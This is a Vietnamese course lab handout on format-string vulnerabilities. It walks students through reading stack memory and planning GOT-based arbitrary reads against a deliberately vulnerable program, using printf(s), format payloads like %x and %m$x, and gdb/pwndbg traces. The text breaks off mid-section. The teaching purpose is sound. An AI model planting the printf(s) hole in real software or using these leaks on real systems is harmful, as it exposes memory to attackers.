

4

Lab

PHỤC VỤ MỤC ĐÍCH GIÁO DỤC
FOR EDUCATIONAL PURPOSE ONLY

Format String

Binary Exploitation

**Thực hành môn Lập trình An toàn & Khai thác lỗ hổng phần
mềm**



Lưu hành nội bộ

<Nghiêm cấm đăng tải trên internet dưới mọi hình thức>

A. TỔNG QUAN

A.1 Mục tiêu

Tìm hiểu và khai thác chương trình có lỗ hổng format string.

A.2 Thời gian thực hành

- Thực hành tại lớp: 5 tiết tại phòng thực hành.
- Hoàn thành báo cáo kết quả thực hành: tối đa 6 ngày.

A.3 Môi trường thực hành

Sinh viên cần chuẩn bị trước máy tính với môi trường thực hành như sau:

- 1 PC cá nhân với hệ điều hành tự chọn
- Virtual Box hoặc **VMWare** + máy ảo **Linux**

Sinh viên có thể lựa chọn cài đặt 1 trong 2 plug-in sau:

Lưu ý: cần bỏ liên kết giữa gdb và peda (đã cài ở Lab 3) trước khi cài đặt các plugin này bằng cách xóa dòng trong file ~/.gdbinit.

- **Cài đặt plugin pwndbg cho gdb**

Xem hướng dẫn tại: <https://github.com/pwndbg/pwndbg>

- **Cài đặt plugin gef cho gdb**

Xem hướng dẫn tại: <https://github.com/hugsy/gef>

B. THỰC HÀNH

B.1 Tìm hiểu về chuỗi định dạng

Một chuỗi định dạng thường có các thành phần cấu thành như bên dưới:

<code>%[parameter][flags][width][.precision][length]type</code>

Trong đó:

- **parameter:** có dạng `n$`, với `n` là số thứ tự của tham số cần sử dụng với định dạng.
- **flags:** - để căn trái cho đầu ra, `+/space` để thêm dấu `+/space` cho số dương, `0` dùng chung với `width` để chèn thêm số `0` nếu độ dài chưa đủ,...
- **width:** số ký tự tối thiểu sẽ được in ra, là `1` số nguyên. Giá trị có thể được thêm động dưới dạng tham số với ký hiệu `*` trong chuỗi định dạng.
- **.precision:** Nếu là số nguyên, đây là số chữ số tối thiểu sẽ được in ra, nếu không đủ sẽ thêm số `0`. Nếu là số thực, đây là số lượng chữ số của phần thập phân sẽ được in ra, nếu không đủ sẽ thêm số `0`. Nếu là chuỗi, đây là giới hạn số ký tự cần in. Có thể là `1` số nguyên hoặc có thể thêm động với ký hiệu `*`.
- **length:** chiều dài của đầu ra với các dạng `hh`, `h`, `l`, `ll`, `L`, `z`...
- **type:** liên quan đến kiểu dữ liệu số nguyên (số hay hexan), chuỗi, số thực, ký tự,...: `d/l`, `u`, `x/X`, `s`, `c`, `p`, `n`, `%`.

Yêu cầu 1. Giả sử cần chuẩn bị chuỗi định dạng cho `printf()`. Sinh viên tìm hiểu và hoàn thành các chuỗi định dạng cần sử dụng để thực hiện các yêu cầu bên dưới.

Yêu cầu	Chuỗi định dạng
1. In ra 1 số nguyên hệ thập phân	<code>%d</code>
2. In ra 1 số nguyên 4 byte hệ thập lục phân, trong đó luôn in đủ 8 số hexan.	
3. In ra số nguyên dương, có ký hiệu <code>+</code> phía trước và chiếm ít nhất 5 ký tự, nếu không đủ thì thêm ký tự <code>0</code> .	
4. In tối đa chuỗi 8 ký tự, nếu dư sẽ cắt bớt.	
5. In ra 1 số thực, trong đó đầu ra sẽ chiếm ít nhất 7 ký tự và luôn hiển thị 3 chữ số thập phân. Nếu số chữ số không đủ, nó sẽ đệm khoảng trắng ở phần nguyên.	
6. In ra 1 số thực, trong đó đầu ra sẽ chiếm ít nhất 7 ký tự và luôn hiển thị 3 chữ số thập phân. Nếu số chữ số không đủ, nó sẽ đệm ký tự <code>0</code> ở phần nguyên.	

Sinh viên có thể tham khảo thêm:

https://en.wikipedia.org/wiki/Printf_format_string

<https://cplusplus.com/reference/cstdio/printf/>

B.2 Khai thác lỗ hổng format string để đọc dữ liệu

Lỗ hổng chuỗi định dạng format string có thể bị khai thác nhằm gây ra các tác động:

- Làm crash chương trình.
- Đọc/ghi các nội dung từ bộ nhớ (từ stack hoặc tại 1 địa chỉ nhất định).

Phần này sẽ hướng tới khai thác lỗ hổng format string để đọc dữ liệu từ bộ nhớ, trong đó có 2 vị trí có thể đọc dữ liệu:

- Dữ liệu trong ngăn xếp - stack:
 - Đọc giá trị của một biến
 - Bộ nhớ tương ứng với địa chỉ của một biến
- Dữ liệu tại 1 địa chỉ tùy ý:
 - Sử dụng bảng GOT để lấy địa chỉ hàm libc, sau đó lấy libc, rồi lấy địa chỉ của các hàm libc khác.
 - Dump chương trình lấy thông tin hữu ích.

B.2.1 Đọc dữ liệu trong ngăn xếp - stack

Quan sát mã nguồn C của chương trình **app-leak**.


```
1 #include <stdio.h>
2 int main() {
3     char s[100];
4     int a = 1, b = 0x22222222, c = -1;
5     scanf("%s", s);
6     printf("%08x.%08x.%08x.%s\n", a, b, c, s);
7     printf(s);
8     printf("\n");
9     return 0;
10 }
```

Trong đó:

- File thực thi **32 bit**.
- Biên dịch sử dụng **-fno-stack-protector**, do đó không dùng stack canary.
- Dòng 6 in ra giá trị các biến a, b, c và chuỗi s, dòng 7 in ra chuỗi s.
- Có lỗ hổng format string ở dòng code printf() thứ 2 (dòng 7), do nhận chuỗi s người dùng nhập vào làm tham số duy nhất cho printf().

Bước 1. Nhập chuỗi s bình thường

Chạy chương trình app-leak và nhập 1 chuỗi bình thường dạng "Helloworld".



```
ubuntu@ubuntu: ~
ubuntu@ubuntu:~$ ./app-leak
Helloworld
00000001.22222222.ffffffff.Helloworld
Helloworld
ubuntu@ubuntu:~$
```

Bước 2. Nhập chuỗi s là 1 chuỗi định dạng

Chương trình có lỗ hổng format string ở dòng printf() thứ 2, trong đó chuỗi s có thể là 1 chuỗi định dạng (format string) để đọc 1 số dữ liệu từ trong stack.

Giả sử nhập s là 1 chuỗi có dạng “%08x.%08x.%08x”.

Giải thích ý nghĩa của chuỗi định dạng trên?

Quan sát kết quả chương trình. Ở dòng printf() thứ 2, thay vì in ra giá trị chuỗi s, chương trình in ra 1 số giá trị nào đó.

```
ubuntu@ubuntu: ~
ubuntu@ubuntu:~$ ./app-leak
%08x.%08x.%08x
00000001.22222222.ffffffff.%08x.%08x.%08x
ffe9a0c0.f7f72990.00000001
ubuntu@ubuntu:~$
```

Bước 3. Phân tích kết quả nhận được

Ở bước 2, ta đã in ra được 1 số giá trị từ trong stack. Bước này sẽ tiến hành phân tích để giải thích vì sao có được các giá trị trên và đó là những giá trị ở vị trí nào.

Mở **app-leak** với gdb và xem code assembly của hàm main.

```
$ gdb app-leak
pwndbg$ disassemble main
```

```
ubuntu@ubuntu: ~
pwndbg> disassemble main
Dump of assembler code for function main:
0x0804849b <+0>:    lea     ecx,[esp+0x4]
0x0804849f <+4>:    and     esp,0xffffffff
0x080484a2 <+7>:    push   DWORD PTR [ecx-0x4]
0x080484a5 <+10>:   push   ebp
0x080484a6 <+11>:   mov     ebp,esp
0x080484a8 <+13>:   push   ecx
0x080484a9 <+14>:   sub     esp,0x74
0x080484ac <+17>:   mov     DWORD PTR [ebp-0xc],0x1
0x080484b3 <+24>:   mov     DWORD PTR [ebp-0x10],0x22222222
0x080484ba <+31>:   mov     DWORD PTR [ebp-0x14],0xffffffff
0x080484c1 <+38>:   sub     esp,0x8
0x080484c4 <+41>:   lea     eax,[ebp-0x78]
0x080484c7 <+44>:   push   eax
0x080484c8 <+45>:   push   0x80485a0
0x080484cd <+50>:   call   0x8048380 <__isoc99_scanf@plt>
0x080484d2 <+55>:   add     esp,0x10
0x080484d5 <+58>:   sub     esp,0xc
0x080484d8 <+61>:   lea     eax,[ebp-0x78]
0x080484db <+64>:   push   eax
0x080484dc <+65>:   push   DWORD PTR [ebp-0x14]
0x080484df <+68>:   push   DWORD PTR [ebp-0x10]
0x080484e2 <+71>:   push   DWORD PTR [ebp-0xc]
0x080484e5 <+74>:   push   0x80485a3
0x080484ea <+79>:   call   0x8048350 <printf@plt>
0x080484ef <+84>:   add     esp,0x20
0x080484f2 <+87>:   sub     esp,0xc
0x080484f5 <+90>:   lea     eax,[ebp-0x78]
0x080484f8 <+93>:   push   eax
0x080484f9 <+94>:   call   0x8048350 <printf@plt>
0x080484fe <+99>:   add     esp,0x10
0x08048501 <+102>:  sub     esp,0xc
0x08048504 <+105>:  push   0xa
0x08048506 <+107>:  call   0x8048370 <putchar@plt>
0x0804850b <+112>:  add     esp,0x10
0x0804850e <+115>:  mov     eax,0x0
0x08048513 <+120>:  mov     ecx,DWORD PTR [ebp-0x4]
0x08048516 <+123>:  leave
0x08048517 <+124>:  lea     esp,[ecx-0x4]
0x0804851a <+127>:  ret
End of assembler dump.
```

Quan sát thấy địa chỉ của các dòng lệnh gọi hàm printf là ở địa chỉ 0x80484ea và 0x80484f9. Ta đặt breakpoint tại các vị trí này và chạy chương trình.

```

pwndbg$ b* 0x80484ea
pwndbg$ b* 0x80484f9
pwndbg$ run

```

```

pwndbg> b* 0x80484ea
Breakpoint 1 at 0x80484ea
pwndbg> b* 0x80484f9
Breakpoint 2 at 0x80484f9
pwndbg> run
Starting program: /home/ubuntu/app-leak

```

Chương trình sẽ dừng ở vị trí hàm scanf() để chờ người dùng nhập chuỗi s. Nhập chuỗi %08x.%08x.%08x.

```

[ DISASM / i386 / set emulate on ]
> 0x80484ea <main+79> call printf@plt          <printf@plt>
format: 0x80485a3 ← '%08x.%08x.%08x.%s\n'
vararg: 0x1

0x80484ef <main+84> add esp, 0x20
0x80484f2 <main+87> sub esp, 0xc
0x80484f5 <main+90> lea eax, [ebp - 0x78]
0x80484f8 <main+93> push eax
0x80484f9 <main+94> call printf@plt          <printf@plt>

0x80484fe <main+99> add esp, 0x10
0x8048501 <main+102> sub esp, 0xc
0x8048504 <main+105> push 0xa
0x8048506 <main+107> call putchar@plt        <putchar@plt>

0x804850b <main+112> add esp, 0x10

[ STACK ]
00:0000 esp 0xffffd120 → 0x80485a3 ← and eax, 0x2e783830 /* '%08x.%08x.%08x.%s\n' */
01:0004 0xffffd124 ← 0x1
02:0008 0xffffd128 ← 0x22222222 ('''''')
03:000c 0xffffd12c ← 0xffffffff
04:0010 0xffffd130 → 0xffffd140 ← '%08x.%08x.%08x'
05:0014 0xffffd134 → 0xffffd140 ← '%08x.%08x.%08x'
06:0018 0xffffd138 → 0xffffd990 ← 0x0
07:001c 0xffffd13c ← 0x1

[ BACKTRACE ]

```

Có thể thấy, đối với dòng gọi printf() thứ nhất, tham số đầu tiên của printf là địa chỉ của chuỗi định dạng %08x.%08x.%08x.%s\n, tham số thứ 2 là giá trị của **a**, tham số thứ 3 là giá trị của **b**, tham số thứ 4 là giá trị của **c**, và tham số thứ 5 là địa chỉ tương ứng của chuỗi s đã nhập.

Tiếp tục chạy chương trình.

```
pwndbg$ c
```

```

pwndbg> c
Continuing.
00000001.22222222.ffffffff.%08x.%08x.%08x

```

Ta được kết quả in ra màn hình của dòng printf() thứ nhất. Chương trình dừng ở dòng lệnh gọi printf() thứ 2.

```

[ DISASM / i386 / set emulate on ]
0x80484ea <main+79> call printf@plt          <printf@plt>

0x80484ef <main+84> add esp, 0x20
0x80484f2 <main+87> sub esp, 0xc
0x80484f5 <main+90> lea eax, [ebp - 0x78]
0x80484f8 <main+93> push eax
> 0x80484f9 <main+94> call printf@plt          <printf@plt>
format: 0xffffd140 ← '%08x.%08x.%08x'
vararg: 0xffffd140 ← '%08x.%08x.%08x'

0x80484fe <main+99> add esp, 0x10
0x8048501 <main+102> sub esp, 0xc
0x8048504 <main+105> push 0xa
0x8048506 <main+107> call putchar@plt        <putchar@plt>

0x804850b <main+112> add esp, 0x10

[ STACK ]
00:0000 esp 0xffffd130 → 0xffffd140 ← '%08x.%08x.%08x' ←
01:0004 0xffffd134 → 0xffffd140 ← '%08x.%08x.%08x' ←
02:0008 0xffffd138 → 0xffffd990 ← 0x0 ←
03:000c 0xffffd13c ← 0x1
04:0010 eax 0xffffd140 ← '%08x.%08x.%08x'
05:0014 0xffffd144 ← '%08x.%08x.%08x'
06:0018 0xffffd148 ← '%x.%08x'
07:001c 0xffffd14c ← 0xf7007838 /* '%8x' */

[ BACKTRACE ]

```

Tại `printf()` thứ 2 chỉ có 1 tham số là chuỗi `s` đã nhập. Tuy nhiên, do ở đây ta cố tình nhập chuỗi `s` giống chuỗi định dạng, `printf()` sẽ coi đó là chuỗi định dạng và đi tìm các giá trị cụ thể để in ra tương ứng. Thông thường, chuỗi định dạng sẽ là tham số thứ nhất của `printf` (mũi tên đỏ), các giá trị cần in sẽ ở vị trí tham số thứ 2, thứ 3 (màu xanh).

Quan sát stack bên trên, đối với `printf()` thứ 2, các tham số của nó được lưu từ địa chỉ **0xffffd130**. Tham số đầu tiên là địa chỉ chuỗi `s` (0xffffd140), như vậy theo logic, `printf()` sẽ hiểu các giá trị nằm sau đó ở các địa chỉ **0xffffd134**, **0xffffd138**, **0xffffd13c** lần lượt là các tham số 2, 3, 4 và là những giá trị cần in. Với định dạng `%x`, chương trình sẽ coi các giá trị tại các địa chỉ này như kiểu `int` và in chúng ra. Do đó tiếp tục chạy ta được kết quả là các giá trị tại các ô nhớ nằm ngay phía sau tham số đầu tiên của `printf`.

```

[ STACK ]
00:0000 esp 0xffffd130 -> 0xffffd140 -> '%08x.%08x.%08x'
01:0004 0xffffd134 -> 0xffffd140 -> '%08x.%08x.%08x'
02:0008 0xffffd138 -> 0xf7ffd990 -> 0x0
03:000c 0xffffd13c -> 0x1
04:0010 eax 0xffffd140 -> '%08x.%08x.%08x'
05:0014 0xffffd144 -> '%08x.%08x'
06:0018 0xffffd148 -> '%x.%08x'
07:001c 0xffffd14c -> 0xf7007838 /* '8x' */

[ BACKTRACE ]
> f 0 0x80484f9 main+94
f 1 0xf7de2ed5 __libc_start_main+245

pwndbg> c
Continuing.
ffffd140.f7ffd990.00000001
[Inferior 1 (process 6062) exited normally]

```

Ta cũng có thể đọc dữ liệu bằng `%p`, khi đó 1 số giá trị in ra sẽ không đủ 8 ký tự hexan.

```

ubuntu@ubuntu: ~
ubuntu@ubuntu:~$ ./app-leak
%p.%p.%p
00000001.22222222.ffffffff.%p.%p.%p
0xfffff00b40.0xf7f5b990.0x1
ubuntu@ubuntu:~$

```

Ở đây cần lưu ý rằng kết quả không giống nhau mọi lúc, vì dữ liệu trên ngăn xếp sẽ khác nhau do các được cấp phát mỗi lần.

Yêu cầu 2. Sinh viên khai thác và truyền chuỗi `s` để đọc giá trị biến `c` của `main`. Giải thích ý nghĩa của chuỗi định dạng và lý do có thể in được giá trị cần thiết.

Bonus: chuỗi `s` không dài hơn 10 ký tự.

Gợi ý:

- Các ví dụ trên đọc được các giá trị tại các ô nhớ gần vùng tham số của `printf` thứ 2, vậy giá trị biến `c` trong stack của `main` nằm ở đâu so với vùng tham số này?

Việc xác định vị trí của ô nhớ trong stack muốn đọc dữ liệu so với vùng tham số giúp xác định chuỗi định dạng cần sử dụng, ví dụ số lượng `%x` cần để đọc được đúng ô nhớ. Bước này xác định vùng nhớ cần đọc sẽ tương ứng vị trí tham số thứ mấy của `printf`.

Mở **app-leak** với `gdb`, xem mã assembly có thể thấy biến `c` nằm ở vị trí `ebp-14` của hàm `main`, debug ta được địa chỉ cụ thể là **0xffffd1a4**.


```
[ DISASM / i386 / set emulate on ]
0x80484a9 <main+14>    sub     esp, 0x74
0x80484ac <main+17>    mov     dword ptr [ebp - 0xc], 1
0x80484ab3 <main+24>    mov     dword ptr [ebp - 0x10], 0x22222222
0x80484ba <main+31>    mov     dword ptr [ebp - 0x14], 0xffffffff
0x80484c1 <main+38>    sub     esp, 0
0x80484c4 <main+41>    lea     eax, [ebp - 0x78]
0x80484c7 <main+44>    push    eax
0x80484c8 <main+45>    push    0x80485a0
0x80484cd <main+50>    call    __isoc99_scanf@plt      <__isoc99_scanf@plt>

0x80484d2 <main+55>    add     esp, 0x10
0x80484d5 <main+58>    sub     esp, 0xc

[ STACK ]
00:0000    esp 0xffffd140 ← 0x0
01:0004    0xffffd144 ← 0xc30000
02:0008    0xffffd148 ← 0x1
03:000c    0xffffd14c → 0xf7ffc7e0 (_rtld_global_ro) ← 0x0
04:0010    0xffffd150 ← 0x0
05:0014    0xffffd154 ← 0x0
06:0018    0xffffd158 → 0xf7ffd000 (_GLOBAL_OFFSET_TABLE_) ← 0x2bf24
07:001c    0xffffd15c ← 0x0

[ BACKTRACE ]
f 0 0x80484c1 main+38
f 1 0xf7de2ed5 __libc_start_main+245

pwndbg> p/x $ebp-0x14
$1 = 0xffffd1a4
pwndbg>
```

Tiếp đến, xem vị trí đặt các tham số của hàm printf thứ 2. Ta thấy tham số đầu tiên, tức là địa chỉ chuỗi định dạng được đặt ở địa chỉ **0xffffd130**.

```
[ DISASM / i386 / set emulate on ]
0x80484f9 <main+94>    call    printf@plt      <printf@plt>
format: 0xffffd140 ← 'hello'
vararg: 0xffffd140 ← 'hello'

0x80484fe <main+99>    add     esp, 0x10
0x8048501 <main+102>    sub     esp, 0xc
0x8048504 <main+105>    push    0xa
0x8048506 <main+107>    call    putchar@plt     <putchar@plt>

0x804850b <main+112>    add     esp, 0x10
0x804850e <main+115>    mov     eax, 0
0x8048513 <main+120>    mov     ecx, dword ptr [ebp - 4]
0x8048516 <main+123>    leave
0x8048517 <main+124>    lea     esp, [ecx - 4]
0x804851a <main+127>    ret

[ STACK ]
00:0000    esp 0xffffd130 → 0xffffd140 ← 'hello'
01:0004    0xffffd134 → 0xffffd140 ← 'hello'
02:0008    0xffffd138 → 0xf7fd990 ← 0x0
03:000c    0xffffd13c ← 0x1
04:0010    eax 0xffffd140 ← 'hello'
05:0014    0xffffd144 ← 0xc3006f /* 'o' */
06:0018    0xffffd148 ← 0x1
07:001c    0xffffd14c → 0xf7ffc7e0 (_rtld_global_ro) ← 0x0

[ BACKTRACE ]
```

Ta xem các giá trị đang lưu gần địa chỉ **0xffffd130**. Vùng màu xanh là các biến a, b, c.

```
pwndbg$ x/40wx 0xffffd130
```

```
pwndbg> x/40wx 0xffffd130
0xffffd130: 0xffffd140 0xffffd140 0xf7fd990 0x00000001
0xffffd140: 0x6c6c6568 0x00c3006f 0x00000001 0xf7ffc7e0
0xffffd150: 0x00000000 0x00000000 0xf7fd000 0x00000000
0xffffd160: 0x00000000 0x00000534 0x0000008e 0xf7fb1224
0xffffd170: 0x00000000 0xf7fb3000 0xf7ffc7e0 0xf7fb64e8
0xffffd180: 0xf7fb3000 0xf7fe22b0 0x00000000 0xf7dfc352
0xffffd190: 0xf7fb33fc 0x00040000 0x00000000 0x0804856b
0xffffd1a0: 0x00000001 0xffffffff 0x22222222 0x00000001
0xffffd1b0: 0xf7fe22b0 0xffffd1d0 0x00000000 0xf7de2ed5
0xffffd1c0: 0xf7fb3000 0xf7fb3000 0x00000000 0xf7de2ed5
pwndbg>
```

Từ vị trí đóng khung màu đỏ là tham số thứ nhất của printf, vốn cần 1 chuỗi định dạng, các khối dữ liệu **phía sau** nó sẽ lần lượt được đọc theo các ký hiệu. Ví dụ, 1 ký hiệu %x sẽ đọc 4 byte dữ liệu từ các ô nhớ phía sau. **Như vậy, để đọc được đến dữ liệu tại khung màu xanh, cần bao nhiêu ký hiệu %x?**

Ví dụ truyền chuỗi định dạng:

```
$ python -c 'print("%x."*k)' | ./app-leak
```



```
ffdbea80.f7f3b990.1.252e7825.78252e78.2e78252e.252e7825.78252e78.2e78252e.252e7825.78252e78.2e78252e
7825.78252e78.2e78252e.252e7825.78252e78.2e78252e.252e7825.78252e78.2e78252e.252e7825.78252e78.2e78252e
e7825.0.804856b.1.ffffffff
```

- Cần lưu ý rằng phương pháp dùng nhiều %x sẽ đọc hết lần lượt dữ liệu trong stack dưới dạng tham số của printf. Làm thế nào để trực tiếp lấy giá trị tại 1 vị trí trong stack hay 1 tham số mà không cần in hết các giá trị trước đó?

Sinh viên có thể sử dụng **%m\$x** hoặc **%m\$d** để đọc tham số thứ **m+1** của printf.

```
ubuntu@ubuntu:~$ python3 -c 'print("%m$x")' | ./app-leak
00000001.22222222.ffffffff.%m$x
ffffffff
ubuntu@ubuntu:~$ python3 -c 'print("%m$d")' | ./app-leak
00000001.22222222.ffffffff.%m$d
-1
ubuntu@ubuntu:~$
```

So sánh giá trị k và m ở 2 cách này?

B.2.2 Đọc chuỗi trong ngăn xếp

Format %x ở trên sẽ in các giá trị dưới dạng hexan. Ngoài ra, còn có format %s có thể giúp in ra các chuỗi ký tự đến khi gặp ký tự NULL. Tham số dành cho %s là địa chỉ của vùng nhớ đang chứa chuỗi cần in. Phần này sẽ dùng %s để in chuỗi trong stack.

Bước 1. Chạy chương trình và nhập chuỗi %s%s%s

Quan sát kết quả bên dưới. Chương trình gặp lỗi Segmentation fault.

```
ubuntu@ubuntu:~$ ./app-leak
%s%s%s
00000001.22222222.ffffffff.%s%s%s
Segmentation fault (core dumped)
ubuntu@ubuntu:~$
```

Bước 2. Giải thích kết quả với gdb

Phân tích chương trình với gdb để lý giải kết quả lỗi ở Bước 1. Mở app-leak với gdb, đặt breakpoint tại printf thứ 2, sau đó chạy và truyền vào chuỗi %s%s%s.

```
pwndbg> b*0x080484f9
Breakpoint 1 at 0x80484f9
pwndbg> run
Starting program: /home/ubuntu/app-leak
%s%s%s
```

Có thể thấy rằng, với lệnh printf thứ 2, 3 giá trị tại địa chỉ **0xffffd134**, **0xffffd138**, **0xffffd13c** sẽ lần lượt là tham số dành cho 3 format %s, được mong đợi là địa chỉ chứa chuỗi cần in.

```
00:0000| esp 0xffffd130 -> 0xffffd140 -> '%s%s%s'
01:0004| 0xffffd134 -> 0xffffd140 -> '%s%s%s'
02:0008| 0xffffd138 -> 0xf7fd990 -> 0x0
03:000c| 0xffffd13c -> 0x1
04:0010| eax 0xffffd140 -> '%s%s%s'
05:0014| 0xffffd144 -> 0x7325 /* '%s' */
06:0018| 0xffffd148 -> 0x1
07:001c| 0xffffd14c -> 0xf7fc7e0 (_rtld_global_ro) -> 0x0
[ STACK ]
[ BACKTRACE ]
> f 0 0x80484f9 main+94
f 1 0xf7de2ed5 __libc_start_main+245
pwndbg>
```

Yêu cầu 3. Giải thích vì sao %s%s%s gây lỗi chương trình?

Bước 3. Đổi chuỗi định dạng %s

Ngoài ra, ta cũng có thể chỉ định thứ tự tham số trên ngăn xếp được xuất ra dưới dạng chuỗi với %s. Ví dụ ta chỉ định tham số thứ 4 của printf như sau, có thể thấy chương trình cũng bị lỗi. Do vậy, cần cẩn thận khi dùng %s.

```
ubuntu@ubuntu: ~$ ./app-leak
%3$s
00000001.22222222.ffffffff.%3$s
Segmentation fault (core dumped)
ubuntu@ubuntu: ~$
```

1. Sử dụng %x để lấy giá trị dạng hexan trong stack, nhưng nên sử dụng %p nếu muốn các giá trị in ra dạng hexan vừa đủ số bit.
2. Sử dụng %s để lấy đọc chuỗi từ 1 tham số địa chỉ, cho phép đọc hết chuỗi cho đến khi gặp ký tự NULL.
3. Sử dụng %order\$x để nhận giá trị của tham số được chỉ định và sử dụng %order\$s để đọc chuỗi từ địa chỉ đang lưu trong tham số đã chỉ định.


B.2.3 Đọc dữ liệu từ địa chỉ tùy ý

Có thể thấy rằng ở phần trên, dù có thể đọc nhiều giá trị của các ô nhớ liên tục hoặc 1 ô nhớ được chỉ định đang lưu trên stack, chúng ta gần như không quan tâm đến địa chỉ của ô nhớ là ở đâu. Đọc dữ liệu như vậy cũng khá hữu ích, nhưng chưa hiệu quả. Đôi khi ta sẽ cần đọc dữ liệu từ 1 địa chỉ xác định nào đó mà việc tính toán thứ tự tham số so với printf dường như không thể. *Vậy thì làm sao có thể làm điều này?*

Ta có thể thực hiện điều này với format %s, khi đó ta chỉ cần cung cấp địa chỉ của vùng nhớ muốn đọc dữ liệu. Khi dùng %s và được cung cấp 1 địa chỉ, các hàm đọc (như printf) sẽ đi đến địa chỉ đó và in dữ liệu ra.

Để xây dựng chuỗi định dạng làm được điều này, ta cần:

- Xác định địa chỉ cụ thể của vùng nhớ muốn đọc dữ liệu.
- Đưa địa chỉ này vào chuỗi định dạng dùng để khai thác, nên đặt ở đầu chuỗi.
- Xác định chuỗi định dạng có sử dụng %s, tuy nhiên cần đảm bảo printf có thể ánh xạ địa chỉ đã thêm là tham số sẽ dùng với format %s khi đọc dữ liệu.



Có thể tham khảo ý tưởng như hình bên, sử dụng 3 %x trung gian để %s được dùng với tham số là địa chỉ 0x080456AB. Cách khác, nếu tính từ vùng tham số, địa chỉ trên sẽ ở vị trí tham số thứ 5 của printf, nên có thể dùng format %4\$s.

Bước 1. Xác định vùng nhớ cần đọc dữ liệu

Có thể lấy địa chỉ từ thông tin trích xuất được từ file thực thi.

Ví dụ sử dụng GOT (Global Offset Table), chứa thông tin ánh xạ các symbol (tên hàm, biến...) với các địa chỉ cụ thể. Như ở hình bên dưới, GOT có nhiều entry (nằm ở các địa chỉ **0x804a0xx**), ở đó cung cấp các địa chỉ cụ thể (màu đỏ) của các hàm.

Kết quả bên dưới là GOT sau khi đã chạy dòng lệnh gọi scanf.

```

pwndbg> got
GOT protection: Partial RELRO | GOT functions: 4

[0x804a00c] printf@GLIBC_2.0 -> 0xf7e182b0 (printf) ← endbr32
[0x804a010] __libc_start_main@GLIBC_2.0 -> 0xf7de2de0 (__libc_start_main) ← endbr32
[0x804a014] putchar@GLIBC_2.0 -> 0x8048376 (putchar@plt+6) ← push 0x10
[0x804a018] __isoc99_scanf@GLIBC_2.7 -> 0xf7e193b0 (__isoc99_scanf) ← endbr32
pwndbg>

```

Bước 2. Xác định vị trí của địa chỉ lưu trong chuỗi s so với vùng tham số của printf

Việc này có thể giúp xác định chuỗi định dạng cần sử dụng, ví dụ số lượng %x cần có, để format %s sẽ được dùng tương ứng với địa chỉ cần đọc dữ liệu.

Áp dụng cách xác định vị trí tham số đối với printf của 1 vùng nhớ trong stack như ở phần **B2.1**, ta xem thử vị trí của chuỗi s so với vùng tham số của printf thứ 2.

Mở **app-leak** với gdb, khi chạy đến dòng scanf() để đọc chuỗi s từ người dùng, có thể thấy tham số thứ 2 của scanf chính là địa chỉ lưu của s, tức là **0xffffd140**.

```

[ DISASM / i386 / set emulate on ]
0x80484c8 <main+45>    push    0x80485a0
0x80484cd <main+50>    call    __isoc99_scanf@plt          <__isoc99_scanf@plt>
format: 0x80485a0 ← 0x25007325 /* '%s' */
vararg: 0xffffd140 ← 0x0

0x80484d2 <main+55>    add     esp, 0x10
0x80484d5 <main+58>    sub     esp, 0xc
0x80484d8 <main+61>    lea     eax, [ebp - 0x78]
0x80484db <main+64>    push    eax
0x80484dc <main+65>    push    dword ptr [ebp - 0x14]
0x80484df <main+68>    push    dword ptr [ebp - 0x10]
0x80484e2 <main+71>    push    dword ptr [ebp - 0xc]
0x80484e5 <main+74>    push    0x80485a3
0x80484ea <main+79>    call    printf@plt                <printf@plt>

00:0000 esp 0xffffd130 → 0x80485a0 ← and    eax, 0x30250073 /* '%s' */
01:0004    0xffffd134 → 0xffffd140 ← 0x0
02:0008    0xffffd138 → 0xf7ff990 ← 0x0
03:000c    0xffffd13c ← 0x1
04:0010    eax 0xffffd140 ← 0x0
05:0014    0xffffd144 ← 0xc30000
06:0018    0xffffd148 ← 0x1
07:001c    0xffffd14c → 0xf7ffc7e0 (_rtld_global_ro) ← 0x0
[ BACKTRACE ]

```

Tiếp đến, xem vị trí đặt các tham số của hàm printf thứ 2. Ta thấy tham số đầu tiên được đặt ở địa chỉ **0xffffd130**.

```

[ DISASM / i386 / set emulate on ]
0x80484f9 <main+94>    call    printf@plt                <printf@plt>
format: 0xffffd140 ← 'hello'
vararg: 0xffffd140 ← 'hello'

0x80484fe <main+99>    add     esp, 0x10
0x8048501 <main+102>   sub     esp, 0xc
0x8048504 <main+105>   push    0xa
0x8048506 <main+107>   call    putchar@plt              <putchar@plt>

0x804850b <main+112>   add     esp, 0x10
0x804850e <main+115>   mov     eax, 0
0x8048513 <main+120>   mov     ecx, dword ptr [ebp - 4]
0x8048516 <main+123>   leave
0x8048517 <main+124>   lea     esp, [ecx - 4]
0x804851a <main+127>   ret

00:0000 esp 0xffffd130 → 0xffffd140 ← 'hello'
01:0004    0xffffd134 → 0xffffd140 ← 'hello'
02:0008    0xffffd138 → 0xf7ff990 ← 0x0
03:000c    0xffffd13c ← 0x1
04:0010    eax 0xffffd140 ← 'hello'
05:0014    0xffffd144 ← 0xc3006f /* 'o' */
06:0018    0xffffd148 ← 0x1
07:001c    0xffffd14c → 0xf7ffc7e0 (_rtld_global_ro) ← 0x0
[ BACKTRACE ]

```

Ta có thể xem các giá trị đang được lưu gần địa chỉ **0xffffd130** này.

```
pwndbg$ x/20wx 0xffffd130
```

```
pwndbg> x/20wx 0xffffd130
0xffffd130: 0xffffd140 0xffffd140 0xf7ffd990 0x00000001
